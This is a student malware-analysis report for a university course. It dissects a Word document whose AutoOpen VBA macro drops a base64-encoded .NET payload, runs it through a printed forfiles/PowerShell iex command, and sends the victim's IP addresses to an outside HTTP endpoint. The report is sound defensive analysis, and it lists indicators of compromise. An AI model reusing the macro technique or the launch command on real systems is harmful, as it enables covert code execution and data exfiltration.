Analyst: Emil Harvey

Date: 2024-02-24

Assignment: 2

Course: SECU74000 (Rootkits and Hacking)

Sample 1: a2q1.doc

Overview

Summary of sample

A2q1.doc is a Microsoft Word Document containing malicious VBA code. When opened, it attempts to construct a Windows .NET executable ("payload") on the victim's TEMP directory. It then attempts to execute this payload using PowerShell.


The payload itself attempts to extract the victim's local and "internet-connected" (e.g., routable) IP addresses. It then sends this information, along with the current date (based on the victim's clock), as an HTTP POST request to http://telemetry.securityresearch.ca/c. The payload (date and IP addresses) is base64 encoded.

Security teams should be mindful of these characteristics. Evidence of compromise include the presence of the payload executable on disk. Compromised machines will also make outbound HTTP POST requests to http://telemetry.securityresearch.ca/c. The payload should be trivially decoded using a base64 decoder. Note that this endpoint is **active** and thus this malware poses an active risk.

Detailed Analysis

Static Analysis

The malware arrives as a .doc document. Analysis of this document using JupyterLab reveals the presence of VBA macros.



In particular, the AutoOpen Sub-procedure is implemented; this indicates that VBA code executes as soon as the word document opens (assuming macros are allowed).

```
for (filename, stream_path, vba_filename, vba_code) in vbaparser.extract_macros():
    print ('-'*79)
    print ('Filename    :', filename)
    print ('OLE stream  :', stream_path)
    print ('VBA filename:', vba_filename)
    print ('- '*39)
    print (vba_code)
```

```
-------------------------------------------------------------------------------
Filename    : a2q1.doc
OLE stream  : Macros/VBA/ThisDocument
VBA filename: ThisDocument.cls
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True

-------------------------------------------------------------------------------
Filename    : a2q1.doc
OLE stream  : Macros/VBA/NewMacros
VBA filename: NewMacros.bas
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Attribute VB_Name = "NewMacros"
Sub AutoOpen()
    Application.Run "khhzrzr"
End Sub
Sub khhzrzr()
'
' khhzrzr Macro 2401
'
Dim zKrngP As String
```

When opened, the VBA code runs the khhzrzr sub-procedure. The unusual name is presumably to obfuscate its purpose; for the purposes of this report, I refer to it as main.

The main subprocedure the performs the following steps (details about deriving this analysis follows afterwards).

1. The subprocedure constructs a variable: zKrngP (I will describe this as payload_base64 hereafter)
2. payload_64 is set to contain a base64 encoded executable
3. Using the uuuhbnjpd (deobfuscated as base64Decode) function, the zkrpgkdpPp (writePayload) sub-procedure writes a decoded payload to disk.
4. After writing the payload to disk, the main subprocedure creates a kjgfdgrtnF variable (hereby called shell_object)
5. The main subprocedure then uses tyjletwrdga (base64DecodeV2) to decode a shell script (defined inline). This shell script is:

   forfiles.EXE /p C:\WINDOWS\system32 /s /c "cmd /c @file iex (%TMP%\payload.exe)" /m p*ll.*e

   a. This shell script essentially looks for all instances of PowerShell installed on the machine and uses iex (Invoke-Expression) to run the payload executable written in step 3 above. Using forfiles.exe,

The following table lists the names used in the sample and what I deobfuscated it to.

Name as it appears in sample	Type	Deobfuscated name
khhzrzr	sub-procedure	main
zKrngP	variable	payload_base64
uuuhbnjpd	function	base64Decode
zkrpgkdpPp	sub-procedure	writePayload
kjgfdgrtnF	variable	shell_object
tyjletwrdga	function	base64DecodeV2

The payload itself is a .NET executable. It performs the following actions

1. Get the current DateTime as a string (formatted as 'F').
    a. This format is something like "Friday, 23 February 2024 8:26:32 PM'
    b. The exact format depends on the victim's Windows settings
2. To this DateTime string, the program appends ":" + the first ipv4 address associated with the host. If none can be found, the program appends "none" instead.
3. The program then appends (to this same string) ":routable:" + and the ipv4 address used in routed network traffic
    a. It does so by creating a UDP socket to 8.8.8.8 and then trying to retrieve the ipv4 address associated with that socket. It doesn't actually send any traffic to 8.8.8.8
    b. As in 2., if an ipv4 address could not be found on this socket, "none" is appended instead
    c. The ipv4 address found could be the same as in 2.
4. The program then encodes this string (containing datetime, local IP, and routed IP) in Base64
5. The program then sends this encoded text to http://telemetry.securityresearch.ca/c as a POST request.
    a. The request is itself encoded as application/x-www-form-urlencoded
    b. The encoded datetime and IP text is sent under the "p" key
    c. Put together, the request sent might look something like this

```
POST /c HTTP/1.1
Host: telemetry.securityresearch.ca
Content-Type: application/x-www-form-urlencoded
Content-Length: [depends on encoded text length]

p=[Base 64 encoded text containing datetime and IP addresses]
```


    d. This endpoint is **active and responds**. It decodes the base64 encoded text and returns the SHA1 hash of the decoded request text as an HTTP response. I cannot determine what the endpoint is doing with this data since I don't have control of the server. One hypothesis is that the document malware performs reconnaissance: it retrieves the local and routable IP and sends it to the attacker so that the attacker can try to connect to the victim's machine directly.
        i. However, the approach used will likely not work as the attacker intended. The "routable" IP found will generally be the same as the local IP. If the victim is behind a NAT (such as a personal PC in a home or even an office network), the victim's machine will not be able to determine the public IP in this way.
6. The program then logs (using Windows' Event Log) under the event name "Application" the following text:
   "SECU74000 event written (" + the response received (interpreted as a UTF8 string +")".
   It uses 101 as an event ID and 1 as the category. It also directly attaches the response byte array to the event.


To conclude, this document creates a payload executable that sends the victim's IP addresses to a remote endpoint. Security teams can monitor for HTTP requests to http://telemetry.securityresearch.ca/c to determine compromise. This malware only performs reconnaissance activities. The information exfiltrated is low risk for victims behind a NAT. It is a higher risk if the victim directly has a public (Internet routable) IP, like a web server. However, the malware does not open any firewall ports or perform any other actions to facilitate access.

Details about analysis process

Doc file


To analyze, the Doc file, I used Jupyter lab to inspect its VBA. I then manually parsed through the code. I also used an online VB compiler (found at https://www.onlinegdb.com/online_vb_compiler) to test some functions. For example:





These screenshots show (snippets of) some VB code I wrote to test the uuuhbnjpd (decodeBase64) function. I converted the result of this function *to* Base64 (to extract it from the website). Since decoded and zKrngP were found to be the same, zKrngP had to be Base 64 encoded itself. Essentially, my code used uuuhbnjpd to convert zKrngP *from* Base64 then converted this result back to Base 64.


The shell command was decoded using Base64 on first try (I was hinted to it by the == padding at the end).



This screenshot shows the decoded command.

To check the behaviour, I used MS Docs to see what forfiles.exe did. The docs are found here: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/forfiles. I then used this command in Windows to see what forfiles.exe was using as @file:


dir /s p*ll.*e




This command was used to find what files the malware shell command would retrieve (and execute).

Payload


I created the payload to disk by using a base64 utility for Windows (https://www.di-mgt.com.au/base64-for-windows.html). I then analyzed the file in Ghidra before noticing that a) it was not informative and b) it imported mscoree.dll, which Google told me was relevant to NET applications. So I opened this payload using dnSpy to determine if it was a NET application.



I manually analyzed the code. I also used an online C# environment to test some functions: https://dotnetfiddle.net/




I checked the behaviour of the endpoint using curl. Here, I sent the payload “Hi Steve, it's Emil” (encoded in Base64):



I felt that the endpoint was returning some sort of hash or crypto function just from looking at the output. I used an online hash calculator to check what I was sending: https://www.browserling.com/tools/all-hashes

I realized that the endpoint expected Base64 encoded data, which made me think that it was decoding it and sending a hash. That suspicion was confirmed:




The orange highlighted text shows that the SHA1 of “Hi Steve, it’s Emil” matches exactly with what the endpoint was returning.

Tools used

